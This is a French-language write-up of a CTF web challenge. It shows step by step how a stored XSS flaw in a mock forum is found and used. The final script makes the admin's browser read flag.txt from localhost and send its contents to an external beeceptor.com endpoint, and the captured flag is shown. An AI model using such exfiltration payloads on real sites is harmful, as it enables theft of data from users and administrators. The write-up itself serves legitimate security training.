

Web - XSS - 150 points

Kévin DUVERGER

Table des matières

1 Résolution XSS :

2

1 Résolution XSS :

Nous pouvons encore une fois nous connecter au serveur web (sur `http://146.59.227.136:23418`) :

Computer Science Forum

Alice: Hello, I am new here, how can I become a great h4ck3r ?

Bob: Dear Alice, you should probably participate to the CTF organized by Team CRYPTIS.

Bob: By the way, your IP is 164.81.1.97 ;)

Alice: Please teach me !

Eve: What the hell ?

New Post

Write your message...

Et comme l'indique le titre, il faut probablement utiliser une faille XSS (la description du challenge nous indique aussi que l'administrateur se connectera sur le site à chaque fois qu'on ajoute un commentaire).

Commençons déjà par tester ce champ de texte en envoyant le code HTML suivant :

```
<h1>Ceci est un test</h1>
```

Ce qui change la page de la façon suivante et confirme la présence de la faille XSS :

Computer Science Forum

Alice: Hello, I am new here, how can I become a great h4ck3r ?

Bob: Dear Alice, you should probably participate to the CTF organized by Team CRYPTIS.

Bob: By the way, your IP is 164.81.1.97 ;)

Alice: Please teach me !

Eve: What the hell ?

test:


Ceci est un test

New Post

Write your message...

Nous pouvons ensuite tester un script pour vérifier que l'on peut bien exécuter du code :

```
<script>alert("Ceci est un test")</script>
```



L'idée de la faille est maintenant de faire en sorte que l'administrateur lise le fichier, puis qu'il nous l'envoie sur un lien beceptor que nous aurons créé au préalable.

L'idée pour faire la requête pour lire le fichier est la suivante :

```
1 <script>
2 const xhr = new XMLHttpRequest();
3 xhr.open("GET", "http://localhost:23418/flag.txt", true);
4 xhr.onload = () => {
5     // envoyer à moi
6 };
7 xhr.send();
8 </script>
```

On peut ensuite se l'envoyer via l'ajout suivant :

```
1 <script>
2 const xhr = new XMLHttpRequest();
3 xhr.open("GET", "http://localhost:23418/flag.txt", true);
4 xhr.onload = () => {
5     const xhr2 = new XMLHttpRequest();
6     xhr2.open("GET", "https://hackingxss.free.beeceptor.com/" + xhr.responseText, true);
7     xhr2.send();
8 };
9 xhr.send();
10 </script>
```

Et comme vous pouvez le voir on obtient bien la requête avec le flag sur notre lien :

#hack1ngxss.free.beeceptor.com

https://hack1ngxss.free.beeceptor.com → {nowhere}

Rules enabled

New AI Mocking Rules (1) Proxy Setup

GET /cryptisCTF%7Bunpr0t3ct3d_javascrip%7D

200 0.0s in a few seconds

Create Mock

Ready and waiting!

Fire off your HTTPs or API requests.

Discover What's Possible



Watch: How Beeceptor Works

Quick video guide on creating mock rules, simulating APIs, and inspecting requests – perfect if you're new here or need a refresher.



Send a Sample GET Request

Trigger a GET call and inspect request headers and response payload in real-time. Great way to test and debug your endpoint setup.



Design Your API

Match incoming requests with perfect responses or dynamic data. Setup in just a few clicks.

Get started with Beeceptor

You completed 0 out of 4 tasks

Create a Mock API

Create a mock rule to simulate responses and behaviors.

Test Your API

Trigger a call to check your endpoint.

Inspect Requests

Monitor and view API requests in real-time.